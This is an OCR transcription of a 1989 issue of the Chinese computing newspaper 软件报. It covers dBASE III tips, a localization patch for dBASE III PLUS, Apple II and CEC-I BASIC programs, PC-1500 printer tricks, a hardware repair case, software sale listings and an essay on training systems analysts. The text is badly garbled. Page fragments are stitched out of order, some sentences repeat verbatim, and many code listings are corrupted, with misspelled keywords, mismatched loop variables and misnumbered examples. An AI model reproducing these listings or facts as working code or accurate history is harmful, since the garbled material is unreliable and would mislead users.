功能简介：原CCDOS2.1调组采用3个输入码输入，调组速度低，需经常按回翻页键，因此，输入速度慢。扩充后采用4码输入大大调高了调组的输入速度。调组采用编译生成法，用EDLIN或CWORDSTAR编制调组源文件，用提供的编译文件进行编译，生成调组库。为使用方便，在磁盘上提供了一个按拼音方式编制的调组源文件(含2000多个常用调组)，用户可以在此基础上增加或删除调组，可以按其它编码方式建立新的调组源文件。
源程序语言：8086汇编语言和BASIC语言
运行环境：IBM-PC及兼容机
转让形式：盘一张，说明一份。
转让价格：40元
收款单位：成都《软件报》编辑部
★编号：890102
名称：增强型CCDOS

作者：王金星
功能简介：本软件是在CCDOS2.1的基础上扩充而得来的，他除具有原来的所有功能外，增加了两个新的功能。
1.联想功能：采用拼音和首尾两方式输入汉字时能自动根据输入的字或输入字开头的词，输入一字得到一词，可以大大提高汉字输入速度。
2.速度制表符输入：采用键盘右边的小键盘制表符，一键一个，键与制表符按位置严格对应，不需输入，输入制表符的速度可提高四倍以上。此功能不受功能键转换影响。
本软件自带一个存有3000多个常用词的词库，他可与词组输入所用的词库兼容，词组输入也可使用这一资源。
源程序语言：8086汇编
运行环境：IBM-PC/XT及其兼容机
转让形式：磁盘一张，说明书一份
转让价格：40元
收款单位：成都《软件报》编辑部

种知识文件、正反向推理机制、推理过程解释、交互式学习。用户特定功能模块建立，与dBASE II接口。独立的用户专家系统的生成和用户求助等功能。
“企业管理信息系统”的研制，总投资一百多万元。它是国营724厂为研究对象，针对该厂的实际和特色，广泛采用了线性化、动态规划、管理图、滚动计划、正交设计、存贮论、马尔科夫预测理论、优化调度理论等现代化的理论及管理方法。该系统共有10个子系统，有250个程序，17350条语句，存取总空间为3兆字。

一个新型的专家系统开发工具包DES-BOX在复旦大学研制成功。该系统在IBMPC/XT或兼容机上运行。软件支撑环境为Turbo Prolog。源代码10000行，目标程序240k。该系统具有交互式输入知识、知识管理、多本数责任编辑：04号

为dBASE III增加机函数

众所周知，dBASE III不具备随机函数，使得有些诸如取样、抽签等具有随机性的功能无法实现...

设置数序列：r1, r2, ..., rn为随机序列，在序列中的每个数rn，是从它的前数rn-1计算出来的，即：rn = (rn-1 * XL + C) mod M

只要事先给定一个整数R，然后反复利用上式可以求得一个随机数序列。

程序1就是根据上述算法设计的具有随机函数功能的...

程序2为调用RND过程的演示程序，该程序共显示9个随机数。

dBASE III过程RND

该过程每被调用一次，就产生一个小于1

的随机数。RND过程使用了两个传递参数：R-D，为过程输出的随机数；SED，为双向传递参数调用开始时为输入参数...

程序2为调用RND过程的演示程序，该程序共显示9个随机数。在程序的开头，是设置随机函数的种子r。

```
*程序1: 随机函数过程
procedure RND
  PARA R_D, SED
  R_D = SED * 25173 + 13849
  SED = R_D - INT(R_D / 65535) * 65535
  R_D = SED / 65535
RETURN
```

```
*程序2: 演示程序
PUBLIC SED
SET PROCEDURE TO A:RND
SEED = VAL(SUBS(TIMEL, 1, 2)) * 3600
SEED = SEED + VAL(SUBS(TIMEL, 4, 2)) * 60
SEED = SEED + VAL(SUBS(TIMEL, 7, 2))
RD = 0
I = 1
CLEAR
DO WHILE I <= 9
  DO RND WITH RD, SED
  @ I, 10 SAY "第" + STR(I, 1) + "个随机数: " + STR(RD, 10, 8)
  @ I, 50 SAY " S E E D = " + STR(SED, 10)
  I = I + 1
ENDDO
CLOSE PROC
```

本人在用dBASE III时在长域0520--CH

微机上调用管理程序时，要用到很多格式文件(文件名.FMT)...

然而，在很多DBASE III的书书中，对于程序文件的介绍都是基于命令文件(文件名为.PRG)...

巧用dBASE III的CONFIG.DBF文件

不完全了解CONFIG.DBF文件在dBASE III中所起的作用，往往会感到用MODIFY COMMAND命令编写程序文件长度不能超过5K的限制太严...

象自动DOS时能自动执行AUTOEXEC.BAT批命令文件相类似，进入dBASE III系统时，dBASE III依据CONFIG.DBF文件的内容自动建立所有的dBASE运行状态...

```
A>COPY CON CONFIG.DBF
PATH=C:\EDLIN\
MAXMEM=512K
HWARSIZ=9K
TEDIT=EDLIN
MP=MS
COMMAND=BEGIN
CTRL-Z
```

如何使C-dBASE III屏幕上的字符闪烁

汉字dBASE III不具备字符闪烁功能，使得屏幕显示内容，提示信息不明朗。为了优化程序，减少屏幕翻页次数，充分利用屏幕每一空间，强化屏幕信息的输出量，让某些字符成信息内容闪烁是有必要的。

基本思路是：用PEEK(1022+PEEK(1050))判别键盘最后键入字符的ASCII码。若满足条件，跳出闪烁循环，否则闪烁。闪烁的方式有以下三种形式：1.让字符和空格交替显示。

```
DO WHILE .T.
  @ 5,4 SAY "x x x..... [Y N]"
  @ 9,1 SAY "☆"
  @ 8,1 SAY "★"
  IF PEEK(1022+PEEK(1050))=78.OR.PEEK(1022+PEEK(1050))=89
    EXIT
  ENDOF
  SET COLOR TO W
  @ 0,74 SAY "注意!"
  SET COLOR TO W
  @ 0,74 SAY "注意!"
  IF PEEK(1022+PEEK(1050))=ASC" "
    SET COLOR TO W
  EXIT
  ENDOF
  SET CONS OFF
  WAIT TO 变量
  SET CONS ON
```

dBASE III PLUS Ver 1.1 的汉化

单用户dBASE III PLUS 1.1版主要由两个文件组成：即DBA.EXE和DBA.OVL。其中DBA.EXE常驻内存，用于完成dBASE III PLUS的引导及输入输出信息处理，DBA.OVL则是各种命令的解释执行模块。

汉化dBASE III PLUS Ver.1.1的关键在于修改DBA.EXE中有关对屏幕显示的设置和输入输出处理的模块。

我们调出BUG动态调试器对dBASE III PLUS Ver.1.1进行了跟踪和分析，结果发现：

- 1. dBASE III PLUS Ver 1.1对屏幕工作方式的设置和输入输出都是通过中断调用来实现的。所以，我们认为dBASE III PLUS Ver.1.1的汉化比较容易。
- 2. 输入字符的处理 dBASE III PLUS Ver 1.1输入字符处理模块的入口地址在DS: 03 F0处(见程序一)。经分析发现，这个模块对CCDOS的汉字输入没有影响，不需修改。
- 3. 显示器工作方式的控制 同显示器工作方式有关的程序段在DS: 0325开始的地方(见程序二)，这段程序主要用于显示器的初始化工作，并设置显示器为字符工作方式。从而破坏了CCDOS的汉字图形工作方式，使dBASE III PLUS Ver.1.1无法显示汉字。因此，第一，必须进行修改。修正DBA.EXE DBA

```
程序一: 键入字符处理片段
03F0 PUSH BP
03F7 MOV BP,SP
03F0 MOV AH,00
03FB INT 16
03FD TEST AL,AL
03FF JZ 0413
0401 CMP AL,0A
0403 JNZ 040E
0405 CMP AH,0E
0408 JNZ 040E
040A MOV AL,7E
040C JMP 044D
040E CALL 0410
0411 JMP 044D
程序二: 显示器初始化程序片段
0325 MOV AL,07
0327 OUT DX,AL
0328 MOV AH,0F
032A INT 10
032C AND AL,07
032E CMP AL,07
0330 JNZ 0351
0332 OR BP,0000
0336 MOV WORD PTR [8D00],8000
033C TEST BP,0004
0340 JZ 0344
0342 JMP 03AF
0344 MOV AX,0007
0347 INT 10
0349 MOV WORD PTR [8D04],080C
034F JMP 03AF
0351 MOV WORD PTR [8D07],8800
0357 TEST BP,0004
035B JNZ 0688
035D MOV AX,0003
0360 INT 10
```

程序一：一文一件一对一格一式一文一件的应一用 PROCEDURE ZZZ READ RETURN PROCEDURE ZZZ READ RETURN PROCEDURE ZZZ READ RETURN 注意：在上面每个子程序中，其(非)格式输出命令语句后面一定要加上回车命令，如上程序中的READ等激活命令，如果不加激活命令，则当程序调用到该子程序时会退回dBASE III操作系统。

STC 2.0 INIT 程序的改进

软件报87年12期王家冲同志的《STC 2.0汉字系统的改进》一文，解决了不少实际问题。但每次使用之前均要先运行上文中所附的程序，很不方便。经对STC 2.0系统盘的INIT程序分析，将王家冲同志所改进的程序直接加在INIT程序中，用改进后的程序格式化磁盘，不仅能引导出STC 2.0系统，而且还解决了STC 2.0系统存在的如下问题：1.不能自动生成小字库；2.造字、改字功能中显示汉字和键入图标不符；3.当内存没有字库时，打印的

```

10 HOME : TEXT : D$ = CHR$(4)
20 PRINT "Insert system STC 2.0
in disk drive 1: PRINT "and
"RETURN":
30 INPUT "A:
40 INVERSE : PRINT "LOADING INIT
T...
50 PRINT D$ "LOAD INIT, D1"
60 PRINT "CHANGING INIT..."
NORMAL
70 FOR I = 1 TO 29: READ X,Y:
POKE X,X: NEXT Y
80 DATA 10161, 2, 20165, 160, 19731
, 32, 19732, 16, 19738, 25, 19734,
, 144, 19735, 243, 20084, 128, 2008
5, 19, 20096, 138
90 DATA 20097, 76, 20098, 16, 20099
, 25, 17241, 170, 17249, 9, 17259,
138, 17260, 72, 18493, 201, 18494
152
100 DATA 18495, 144, 18496, 4, 1849
7, 32, 18498, 0, 18499, 17, 18500,
24, 12544, 164, 12545, 132, 12926
, 136, 12942, 136
110 INPUT "New file-name": NAME$
120 INPUT "Save in disk drive 1
or 2 ?": DRIVE
130 INVERSE : PRINT "SAVING "N
AME$: "": NORMAL
140 PRINT D$ "SAVE, "NAME$, "A:COB
, L$4400, D": DRIVE
150 END
  
```

汉字与显示的不符；4. 用户内存区太小。

INIT程序存放在 \$C00至\$4FFF的内存中，其中\$C00至\$D08是格式化执行程序，运行后先将磁盘格式化，然后将\$1000至\$4FFF的内容存入磁盘的0、1、2、3磁道中，作为STC 2.0的引导系统程序。分析\$1000至\$4FFF这段机器语言程序，得到地址对应关系：

\$1000~\$19FF 对应 \$B700~\$BFFF
 \$1A00~\$30FF 对应 \$9D00~\$B3FF
 \$3100~\$40FF 对应 \$0200~\$11FF
 \$4100~\$4FFF 对应 \$1200~\$20FF

其中后两个对应关系是如下方式对应的：
 \$3100~\$31FF与\$1100~\$11FF对应；
 \$3200~\$32FF与\$1000~\$10FF对应；

以下类推。

通过这个对应关系，运行王家冲同志的改进程序后所修改的内存单元，可以转换为修改INIT程序相应的内存单元。例如，原改进程序修改了内存单元\$13C5的值，在INIT程序中，可修改对应的内存单元\$4EC5的值。另外，MAXFILE\$2语句可由修改INIT程序的内存单元\$27B1的值来实现。

程序就是用来完成上述的转换工作的。50语句将INIT程序从STC 2.0系统盘上调出；70至100句将INIT程序作改进，使之具有以上所述的四个功能；110至140句将程序重新存盘。

运行方法：在DOS3.3下，插入STC 2.0系统盘（D1），运行后附程序，按出现的提示操作后，即可得到改进后的INIT程序。

本报责任编辑 07号

本文介绍一种用8031单片机实现的高精度多路输出的定时装置。定时精度与外接晶振精度一致，定时输出可扩充至任意路，本文的定时输出为八路。

一、硬件结构

系统由8031单片机，2716EPROM，数码显示，K1K2输入和八路定时输出部分组成。上电复位，CPU开始运行固化在2716中的程序，先通过K1、K2键入八组定时数据，该数据可在99小时59分59秒内任意设置。K1置数，每按一下最低位显示加1，直到达到该位所需的值时，再按K2，使显示数据左移一位，当每组数据在输入最后一个数字时按K2即存入所显示的这组数据到相应内存单元中。八组键入完时，系统启动，T0定时中断，显示从零开始的时分秒时间。当八组定时数据的任一达到时，便通过74LS377在该路相应位输出“1”电平，达到定时输出的目的。八组中任一组定时值可为同一值。定时输出如果是控制继电器开关的，可采用光电隔离输出方式。

二、软件结构

软件包括主程序和中断服务程序，经编译后固化于2716中。主程序作用于系统初始化，键入八组定时值；显示键入值和实时计时；执行定时输出。中断服务程序作用于产生标准的时分秒和判定是否与预置值一致，从而设置相应的标志，为主程序的定时输出提供依据。该中断用T0溢出中断，先置T0为125ms溢出中断，八次进入为1秒，然后分别记分、时。程序中的单元分配为：2EH为八路定时输出标志，30H~35H为六位显示单元，36H~38H为实时计时单元，39H~50H为八路预置值存放单元，60H~7F为堆栈。

该系统的定时精度取决于6MHz晶振的精度，如果6MHz晶振的相对误差为10⁻⁶，那么定时精度可达每日小于1秒。

该定时装置可作为某些设备和生产线的自动控制。如果定时组扩展到22路或更多，可用可编程I/O接口芯片，如用8155取代74LS377，其中的RAM可用存放8031中存放不下的预置定时值部分，软件上仅作一些相应的改动。在定时值增加的情况下，该装置更显得经济。程序及电源图保留编辑，赠阅汇款5元。

四川 方国兴

编者按：本文用单片机组成多路高精度定时装置，对某些设备及工业生产、流水线等的智能方面的应用有较大的实用价值。

CE-150 的字符打印及使用技巧

袖珍计算机 PC-1500A 的打印机 CE-150，是一种特殊式的彩色打印机。由于其独特的性能，给一些特殊的打印提供了可能。笔者经过摸索，取得一些经验，写出来供大家参考。

- 一、给字符加上标注
比如打印函数表，见程序例 1。
- 二、给字符加上标注
这种方法用得较多，见程序例 2。
- 三、字符的横排打印
所谓横排，即清除正常打印时的列间距、行间距，使打印出的字符紧凑、整齐。适用于打印一些图案等等。见程序例 3。
- 四、字符的竖排打印
例如，所打的字符仍为字头朝上，如欲改变方向，请与 ROTATE 命令配合。见程序例 4。
一般使用中，第三与第四是配合进行的。
- 五、选打
选打可以造出一些非标准的字符。举例见程序 5。
上例中如改变前后两次所打字符的字号大小，可以出现“套打”的效果。
- 六、描打
这是一种加粗字符笔划的方法。分横描、竖描及粗描。
1. 横描 即将竖线加粗，横线不变。它是通过 X 方向移位打印实现的。用此方法可以打印一些美术字。见程序例 6。
2. 竖描 只加粗横线，竖线不变。它是通过 Y 方向移位打印实现的。见程序例 7。
3. 粗描 将横、竖线都加粗。主要适用一些大号字体输出时，避免线条太细。见程序例 8。
以上三例中，如改变 GLCURSOR 语句中定位座标的步长增值，可形成多线条“组合”字符。见程序例 9。
- 七、立体字符
打印立体字是用改变色彩与移位描相配合的方法实现的。见程序例 11。
- 八、改变标准的打印宽度
比如 2# 字体，标准宽度下一行打印最大为 1# 个字符。如改变宽度，便可在一行内输入 19 个字符。见程序例 11。
- 九、如何克服打印过程中因电压降低而停打的现象
有时，在程序执行过程中，由于电压降低，造成打印机停止打印，屏幕提示 ERROR 11 IN (行号)，程序也不再向下执行。这时，必须重新启动。待充电几分钟后重新启动。影响了程序的正常执行。
由于重新开机后打印机自动走纸五行（2# 字体状态下），致使原设计输出的格式受到破坏，特别是当一行未打完时，重新开机会使打印头退回左端起始位置，很难和原格式拼在一起。若为了避免打印机动作而采取几分钟无操作自动关机的方式，再开机仍然显示错误，并且无法打印输出。
解决这一问题有一个巧妙的办法，即当屏幕提示出 ERROR 11 IN (行号) 时，按下 CL 键，清屏后，打入 POKE 31217, 1 后再打入 GOTO (PEEK 38818) * 254 : PEEK 31001。程序即可继续执行，并不影响打印机的正常输出。当然，为了避免再发生此情况，你最好别忘了插上电源。

一台新买的 Super 微型计算机，开机启动，PCDOS 启动均正常，但用 CC DOS 启动时，则在屏幕左上角出现

```

PARITY CHECK 40000
  
```

后便死机（不能热启动），意思是奇偶校验。后面的数字为出错位置。根据故障现象可以推断是内存有问题。该机内存容量为 640K，其排布如图所示。前两排（Bank 0, 1）用的是 41256 (x56K x1 位)，后两排（Bank 2, 3）用的是 416 (64K x1 位)。从屏幕显示的奇偶校验出错位置可知第二排（Bank 1）用作奇偶校验位的一块 41256 芯片损坏，换一块新的上去后故障没有完全排除，但现象改变了。用 CC DOS 启动时，有时会出现死机，屏幕上什么也没有；有时会出现

Program too big to fit in memory

其大概意思是程序太大，内存容量不够。而 CC DOS 所用内存为 260KB 左右，所以在第二排 41256 中还有芯片损坏。为了能找出损坏的一块 41256 芯片，我们用第一排的奇偶校验位来进行检查。即将第一排（Bank 0）用作奇偶校验位的一块 41256 取下，然后将第二排的 41256 全部取下依次换到第一排的奇偶校验位。开机后如 PC DOS 能正常启动则说明该块芯片是好的。当出现 PARITY CHECK 00000 说明该块芯片损坏。通过这样的检查，发现第二排的最后 64bit 损坏，更换后故障即解除。

江苏 周林官

微机内存一存一故一障一例

成都 黄本波 吴小强

```

十、增加 GRAPH 状态下的线号号
绘图状态下的常规线号为 1-9 (其中 1 为始笔)，
其实际与虚线的长度同线号相对应。用 POKE 31217, N
命令可以增加线号，N 的数值为 11-216。
十一、克服打印笔不能正确到位的现象
有时，由于在 TEXT 与 GRAPH 状态下的相互切换
或其原因，会造成打印笔不能正确到位。例如打入命令
COLOR 3，而打印笔却换成了绿色。其它颜色也是如此。
原则上纠正它的方法是强行关机，再行启动。但这样对
打印机并无好处。这时，你只需打入命令 POKE
31217, (当前笔头实际颜色码) 后，再转换其它颜色时
即已正常。以上所举程序例子，只是实际相应输出字
号的基本方法。在使用中应根据具体情况，设计成子程序
或在循环体中，以实现连续输出。
      例 1
10, TEXT
11, END
      例 2
10, CSIZE 2
20, LPRINT "A:"
40, CSIZE 1
50, LF - 1
60, LPRINT "1"
70, END
      例 3
10, TEXT
20, CSIZE 2
30, LPRINT "A:"
40, CSIZE 1
50, LPRINT "1"
60, END
      例 4
10, GRAPH
20, CSIZE 2
30, FOR I=1 TO 5
40, GLCURSOR (0, 1)
50, LPRINT "H"
60, NEXT I
70, END
      例 5
10, GRAPH
20, CSIZE 3
30, FOR I=1 TO 5
40, GLCURSOR (0, -1)
50, LPRINT "H"
60, NEXT I
70, END
      例 6
10, GRAPH
20, CSIZE 2
30, FOR I=1 TO 5
40, GLCURSOR (0, 1)
50, LPRINT "H"
60, NEXT I
70, END
      例 7
10, GRAPH
20, CSIZE 3
30, FOR I=1 TO 5
40, GLCURSOR (0, 1)
50, LPRINT "H"
60, NEXT I
70, END
      例 8
10, GRAPH
20, CSIZE 3
30, FOR I=1 TO 5
40, GLCURSOR (0, 1)
50, LPRINT "H"
60, NEXT I
70, END
      例 9
10, GRAPH
20, CSIZE 2
30, FOR I=1 TO 5
40, GLCURSOR (0, 1)
50, LPRINT "H"
60, NEXT I
70, END
      例 10
10, GRAPH
20, CSIZE 2
30, FOR I=1 TO 5
40, GLCURSOR (0, 1)
50, LPRINT "H"
60, NEXT I
70, END
      例 11
10, GRAPH
20, CSIZE 2
30, FOR I=1 TO 5
40, POK 31266, (PEEK 31266-12)
50, LPRINT "1"
60, POK 31266, (PEEK 31266+12)
70, TEXT
  
```


如何增强CEC-I的汉字变化功能

CEC-I汉字功能

能在屏幕上只能显示一种字形。我编了一个可以在任意位置上显示放大的汉字，改变字形和确定颜色的程序。它的原理是：用PEEK语句和一段机器语言子程序把输入的汉字信息读入到数组A中，经过处理后显示在屏幕上。程序中第5句的H、V是纵、横放大倍数，F、G是汉字右上角的横、纵坐标，S1和S2是前景颜色和背景颜色。这些参数可以根据需要修改，从而改变字形。

此程序同样可以用于变化高分辨率图形，可增强CEC-I的CAD功能。

北京 王新

```
0 REMZHD
5 H = 3:V = 5:F = 50:G = 40:S1
1 = S2 = 0
10 DIM A(15,20)
20 TEXT : PRN 3: PRINT
30 INPUT #8
40 HOME
50 PRINT A#
60 TEXT : HGR
70 FOR I = 0 TO 15
80 READ X
85 FOR P = 0 TO 2
90 POKE 896, PEEK (X + P)
100 CALL 768
110 FOR J = 0 TO 6
120 A(I,P * 7 + J) = PEEK (89
7 + J)
130 NEXT J,P,I
140 FOR I = 0 TO 15
150 FOR J = 0 TO 15
160 IF A(I,P) = 0 THEN HCOLOR
R = S1:GOTO 180
170 HCOLOR = S2
180 FOR J = 1 TO H: HPLLOT F +
P * V,G + J * H + J TO F + P
* V,G + J * H + J: NEXT J
190 NEXT P,I
200 GET #8
210 RESTORE : GOTO 20
10000 DATA 16384,17408,18432,
19456,20480,21504,22528,23552,
16512,17536,18560,19584,20608,
21632,22656,23680
```

看了本报88年第24期“中华学习机的使用”一文关于“PR#3”

中文的进入，用起来总觉得不方便，因为该程序的第20句有GETZ*这句，机器运行到这句便要停下来等待操作人员按“中文”键（若不然这样，直接将“PR#3”编入程序，就不能执行DOS的一切命令），这就影响了程序的自动运行，不但麻烦，而且增加了运行时间。

也谈中文状态下的彩色绘图

贵报88年第38期第4版《中华学习机CEC-I如何在彩色绘图时显示汉字》一文所述彩色控制的原理是正确的。但原文通过另编机器语言程序来恢复彩色就把问题搞得复杂化了。\$C0B0的D4位是彩色控制制，所以只要用POKE语句向该地址存十进制的16就能恢复彩色。这比用机器语言要简单多了。请看下面的例子：

```
10 PRN 3: PRINT : HGR2 红色直线, 50行
20 HCOLOR = 5 恢复原色, 除了
30 HPLLOT 0,30TO200,30 PRINT 语句外
40 PRINT "彩色绘图" 在中文状态下使用
50 POKE 49328,16 INPUT 语句
60 GOTO 60 也会造成黑白现象。所以
执行INPUT后也使用象
50行那样的POKE语句。POKE 49328,16
的作用是使$C0B0的D4
位置1,该地址的其它位
用于存储器分区,由系统
自动设置。
北京师大实验中学
初一、一班张海翔
```

CEC-I 中文的进入

这里编了一段机器语言来解决这个问题，（只占18个字节）并且中文的进入，用起来总觉得不方便，因为该程序的第20句有GETZ*这句，机器运行到这句便要停下来等待操作人员按“中文”键（若不然这样，直接将“PR#3”编入程序，就不能执行DOS的一切命令），这就影响了程序的自动运行，不但麻烦，而且增加了运行时间。

```
BA69, 08 20 51 A8 A9 00 8D 5E AA
8D 52 AA 28 6A 8D 51 AA 60 4
然后在你的BASIC程序中的“PR#3”之后
加一句CALL 47721,以后就可以使用DOS
命令了。列如显示磁盘目录
10 PR #3, CALL 47721
20 PRINT CHR$(4) "CATALOG"
30 END
执行这段程序，磁盘目录就可以显示出来
了（如果没有CALL 47721调用的那段机器
语言，CATALOG的命令是不会执行的）
在程序中使用了“PR#3”之后，还有一个
问题，就是在之后如有打印显示中文的语
句，那么在显示时将造成混乱，如执行
10 PR #3
20 PRINT "振兴中华"
30 END
在显示时有混乱现象。改进办法：在“PR#3”
之后加一个PRINT语句即可。如上例加3之后
的程序
10 PR #3, PRINT
20 PRINT "振兴中华"
30 END
无论在西文状态下或中文状态下执行都是正
常的。 四川省邻水县初三李宇
```

CP-80, EN-11080等九针打印机

都有些由控制字符控制打印字体的功能，因键盘上没有标明产生控制字符的功能，最简单的方法是使用CHR\$函数。控制字符一般可以同时接通以形成辅助字体，但也有不能同时接通。各种字体可以输出在同一行。下面给出在CP-80、EN-11080等打印机上各种字体的控制字符。

- 1.放大打印，设置：CHR\$(14)，清除：CHR\$(20)；
2.压缩打印，设置：CHR\$(15)，清除：CHR\$(18)；
3.双宽度体，设置：CHR\$(27)+"W"+CHR\$(1)，清除：CHR\$(27)+"W"+CHR\$(0)；
4.粗体，设置：CHR\$(27)+"E"；

九针打印机字体控制字符


- 清除：CHR\$(27)+"F"；设置粗体时，暂停压缩体、右下标和左上标的打印。
5.双着重号，设置：CHR\$(27)+"G"；清除：CHR\$(27)+"H"；设置右下、左上标时，也接通双着重号。
6.行下边加底线，设置：CHR\$(27)+"_" + CHR\$(1)，清除：CHR\$(27)+"_" + CHR\$(0)；
7.斜体，设置：CHR\$(27)+">" + CHR\$(27) + "4"；清除：CHR\$(27) + ">" + CHR\$(27) + "5"；
8.右下标和左上标，设置在右下标，CHR\$(27) + "S" + CHR\$(1)；设置在左上标，CHR\$(27) + "S" + CHR\$(0)；清除右下标和左上标：CHR\$(27) + "T"。

平时，该地址线为低电平，装入或读取程序时，均可使磁头停止走动，使用十分方便。

为R1机增加遥控功能

PC-1500微机有很多独到之处，列如其“遥控”功能就很有特色。该机装有一2.5mm的遥控插座，用户只须用导线将其与磁头机遥控插座相联，就可具有遥控功能。在装入或读取程序时，可先按下收音机或录音机，这时磁头机并不走动，只有打入相应的命令并接：

该电路核心部份是一块大功率开关集成块TWH8778。当其控制端EN加上2V左右的高电平时，即可将输入端IN的电压传送到输出端OUT，驱动负载工作。控制信号由Z80A CPU1脚(A11)供给。



“在彩色绘图时显示汉字”一文的结构

中华学习机CEC-I的汉字输入方式

本报电话：687748 转12 每周五期六出版 全国邮局均可破季订 每份五角五分 广告经营许可证：282号 成都市人民北路二小校办工厂印刷

中华学习机丰富的色彩

中华学习机的低分辨率图有16种颜色，但高分辨率图只有8种颜色（实际只有6种）。我运用了光的三原色原理，分别在奇偶不同的水平线上，画上不同的颜色。下面这个程序将为您产生21种色彩，当然改变编程您也可以创造出更多更丰富的色彩来。

```
10 HGR2 :K = -1
20 FOR I = 1 TO 5
30 FOR J = I TO 5
40 K = K + 1:K1 = K * 19
:K2 = K1 + 12
50 FOR L = 1 TO 50
60 HCOLOR = I
70 Y = L - 50:GOSUB 200
80 HCOLOR = J:GOSUB 200
90 HCOLOR = I: IF L = 1
HT (L * 7) * 2 THEN HCD
LOR = J
100 GOSUB 200
110 NEXT L,J,I
120 END
200 Y = Y + 60: HPLLOT X1
:Y TO X2:Y
310 RETURN
```

巧得特殊字符和彩色

黑线、方块、棉花和彩虹。当M=122, 73<=M<=127是汉字前导码，M对应于区位，N对应于字位。当M=122, 73<=M<=127是汉字前导码，M对应于区位，N对应于字位。当M=122, 73<=M<=127是汉字前导码，M对应于区位，N对应于字位。

Table with 16 columns of hex codes: 0300-8D 07 C0 A9 C2 85 07 A9, 0300-FF 05 0E A0 00 00 0D, 0310-00 C2 18 69 01 48 08 0E, 0318-00 C0 C2 28 69 00 0E 08, 0320-20 DA FD 38 20 DA FD 20, 0328-48 F9 A6 08 E8 E6 0E 0D, 0330-02 E5 07 B1 06 F0 15 09 0B, 0338-80 20 ED F0 B1 06 18 0E, 0340-20 8E FD 20 8E FD 20 18, 0348-FD 4C 0F 03 8D 07 C0 10, 0350-60

LASER310等娃娃机，按键后有声音提示，而与APPLE II机兼容的中华学习机却没有，下面的一行程序执行后，便可解决这个问题。

```
10 FOR I = 768 TO 806: READ X,
POKE I, X: NEXT CALL 768, NE
W, DATA 169, 14, 133, 56, 169, 3, 133,
57, 249, 141, 32, 237, 253, 96, 230, 78,
208, 2, 230, 79, 44, 0, 192, 16, 245, 145,
40, 475, 0, 192, 72, 32, 58, 255, 104,
141, 16, 192, 96 四川 曾留琴
```

使中华学习机按键后发音

另外打印这些特殊字符还有一个非常有趣的副作用——原来被汉字抑制的彩色出现了！您只要在画面上叠加完汉字后再打印一个特殊字符（在屏幕角落里打印一个太阳或音符的话，对图画也无伤大雅），就能欣赏到各种彩色了。比起用汇编语言来处理方便多了。

软件报



1989年
1月14日
第2期
总第120期

普及计算机知识 交流计算机技术
开发软件资源 培养软件人才

中国软件技术公司 成都分公司 成都电子研究所合办 主编：刘伟德
国内统一刊号CN51-0090 订刊代号：61-74 地址：成都市金河街75号

系统分析员与MIS

清华大学 姚树祥

从今年开始，全国将首次进行计算机应用人员系统分析员等级水平考试，清华大学从1980年开始，试办了培养系统分析员专业——MIC(管理信息系统Management Information System)，通过九年来的办学体会，我想谈谈一些体会，以便抛砖引玉，与大家讨论。

一、MIS是培养系统分析员的边缘学科

我们通常所说的MIS有两个含义，一是从学科观点出发，MIS是一个独立的边缘学科；二是从应用观点出发，是一个具体的信息系统，这里我们仅从学科方面论述。

MIS的历史充其量不过20多年的历史，还在发展之中。MIS的学科是系统科学的分支，它综合了经济管理理论、运筹学、统计学、计算机科学以及系统工程等学科。1980年，清华大学在全国工科院校中第一个成立MIS专业，明确提出MIS专业的培养目标是系统分析员，经过几年的努力，MIS学科及其专业得到了很大发展，理工、财经院校拥有MIS专业的高等学校已达数十所，在全国范围内，从事MIS教学、研究及开发的队伍相当可观。

我们说的系统分析员，是指这样的计算机应用软件人员，他是高技术人才，除文化素质较高以外，还要求有实际经验，有较丰富的想象力，较强的创造力、宣传能力、协调能力、预见能力、分析问题的能力以及具有经济和管理才能。显然，系统分析员与一般工科大学毕业的工程技术人员不同，也与一般的经济管理专业毕业的人员不同。

二、系统分析员的知识结构

系统分析员的知识结构是一个有机的整体，而不是“拼盘”。这个知识结构有两大特点：综合性和层次性。所谓综合性，是指知识内容的综合的，包括工科基础、经济与管理、数学和计算机技术，并将它们综合起来。所谓层次性，指按学习规律将知识分成若干层次，每一类课程都贯穿于这个层次之上。各自按知识结构形成有机的循序前进的知识模块。这个知识结构共分三层，由底向上渐成宝塔型，分别为基础课层次、专业基础课层次和专业课层次。

1. 基础课层次

经济管理的基础是生产部门，懂得生产过程才能分析和理解经济，因此系统分析员必须具有工程基础知识。除数学、物理、外语、政治等一般基础课外，应掌握电工、电子、机械、制图等一般工程知识。

2. 专业基础课层次

专业基础课层次是“综合性”学科的核心，它由三大部分组成：(1) 经济管理方面的知识 (2) 应用数学方面的知识 (3) 计算机科学与技术方面的知识

3. 专业课层次

系统分析员的专业知识大都由具有综合性或覆盖性的课程组成，这些知识从哲学意义上来说，一般具有方法论的性质，如信息系统的分析与设计、管理信息系统、系统模拟等等。

三、系统分析员的实践能力及普及本

在培养系统分析员的一开始就要安排实践环节，例如大学一、二年级，可安排一些认识实践的环节，如参观工厂，到机械厂实际操作机器，中年级时，到工厂去进行企业管理实习，高年级时应集中安排两个实践环节，一是计算机程序设计，培养编程和上机能力，然后应集中一个学期到工厂毕业实践，分析设计一个计算机管理信息系统。

显然作为计算机应用人员之一的系统分析员，其基本本领应该是系统分析和计算机应用技术，计算机应用技术在整个大学培养阶段始终不能断线。而系统分析这个本领不可能在大学中完全学到手，主要锻炼还是在参加工作以后的实践中学习、积累，因此，对系统分析员水平的考试对象坚持要求从事过计算机系统工作者若干年的人员为宜。

★编号：890103
名称：MCS-51单片机数据库采集和控制软件包
作者：张毅
功能简介：本软件包除包括一般的浮点数加减乘除、开方及定点函数的相互转换外，还包含有数据的均值滤波，超限报警，流量的温度，压力补偿，A/D、D/A量规范化，参数的上、下限幅，输出值的高值选择及低值选择，不完全微分的PID运算等算子，适用本软件包包含十分方便的构成数据库、单回路控制、串级控制、单交叉限幅、双交叉限幅控制等系统的软件。

开发环境：IBM-PC及其兼容机

转让形式：磁盘、程序清单和使用说明

转让价格：1. 磁盘一张和使用说明一份 60元
2. 程序清单一份和使用说明 40元

收款单位：成都《软件报》信息部

多。比一般防腐漆延长几十倍之久。

江苏 宋汝祥

可喜而又可贵的34.8%

34.8%，这是本报今年订户数比去年最后一期订数增长的百分比。虽然它姗姗来迟(时至今日才得知今年年初的订数)，但却给我们带来了惊喜和欢欣。在一报数订户数下降的当儿，本报订数竟大幅度上升，真是出乎意料。

